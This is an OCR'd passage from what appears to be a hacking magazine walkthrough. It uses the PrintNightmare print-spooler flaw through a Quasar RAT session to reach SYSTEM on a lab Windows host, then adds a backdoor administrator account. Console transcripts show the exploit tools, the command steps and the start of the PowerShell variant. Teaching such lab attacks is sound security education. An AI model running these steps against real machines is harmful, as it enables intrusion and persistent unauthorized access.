
```
Remote Shell - user1@RECEPTION [192.168.36.209:49756]

User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   8/16/2021 11:02:59 PM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.


C:\>cd users

C:\Users>cd user1

C:\Users\user1>printnightmarelpe.exe
```

I don't see anything on my side even now. So, using Quasar RAT, I open a Remote Desktop Session on the target and see a CMD Window open. The good news is that that CMD window is running with System Privileges. Can you see the system32 directory?


```
Select C:\temp\testcase\xconsole.exe
[+] PrintNightmare NT SYSTEM shell by @404death !
[+] Trigger launched.
[*] TCP connecting...
[*] Waiting for the DLL to be loaded...
[+] payload dll has been loaded.
[+] Connected.
[+] Spawning shell...
[#] Note : restart spooler service if you want to run this again !!!
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
admin                    Administrator            DefaultAccount
Guest                    user1                    WDAGUtilityAccount
The command completed with one or more errors.


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

The exploit is indeed successful. So without delay, I create a new user named "hackercool" on the target system.

Technology doesn't always age gracefully.




Then, I add this user "hackercool" to local administrators group.




Target has been compromised, Elvetaed privileges gained. Exploitation complete. Mission achieved.

This privilege escalation can also be performed using the Powershell script our readers have seen in our previous Issue. How can it be done? After uploading the Powershell script on the target using the File Manager option of the Quasar RAT,

"There is still a risk on any compromised computer that has the print spooler running." - Paul Ducklin, Sophos.



I open a Remote Desktop session on the target and open Powershell on the target system.



I navigate to the directory where the Powershell script is uploaded and execute it in the same way as shown the previous Issue.

There is another hacking group trying to exploit PrintNightmare vulnerabilities. Named Magniber, the group normally uses malvertising to spread attacks, then exploits any unpatched vulnerabilities in the system. This group targets South Korean targets usually.

Remote Desktop - user1@RECEPTION [192.168.36.209:50201] - FPS: 5.99

Windows PowerShell ISE

```
-a----        8/17/2021   6:23 PM          38616 nc.exe
-a----        8/16/2021  11:33 PM          13824 PrintNightmareLPE.exe
-a----        8/17/2021   6:28 PM          13824 SharpPrintNightmare.exe
-a----        8/17/2021  12:20 AM            547 shell.exe
-a----        8/16/2021  11:33 PM          92672 vlib.dll
-a----        8/16/2021  11:33 PM          14848 xconsole.exe


PS C:\Users\user1> cd downloads

PS C:\Users\user1\downloads> dir
```

Security warning

Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\Users\user1\downloads\CVE-2021-1675.ps1?

Do not run | Run once | Suspend

```
-a----        8/15/2021   7:10 AM        2898944 PrintNightmare_Shield.exe


PS C:\Users\user1\downloads> Import-Module CVE-2021-1675.ps1
Import-Module : The specified module 'CVE-2021-1675.ps1' was not loaded because no valid module file was found in any module directory.
At line:1 char:1
+ Import-Module CVE-2021-1675.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (CVE-2021-1675.ps1:String) [Import-Module], FileNotFoundException
    + FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand


PS C:\Users\user1\downloads> Import-Module .\CVE-2021-1675.ps1
```

Running script / selection. Press Ctrl+Break to stop. Press Ctrl+B to break into debugger. | Ln 56 Col 46 | 100%

Remote Desktop - user1@RECEPTION [192.168.36.209:50201] - FPS: 5.79

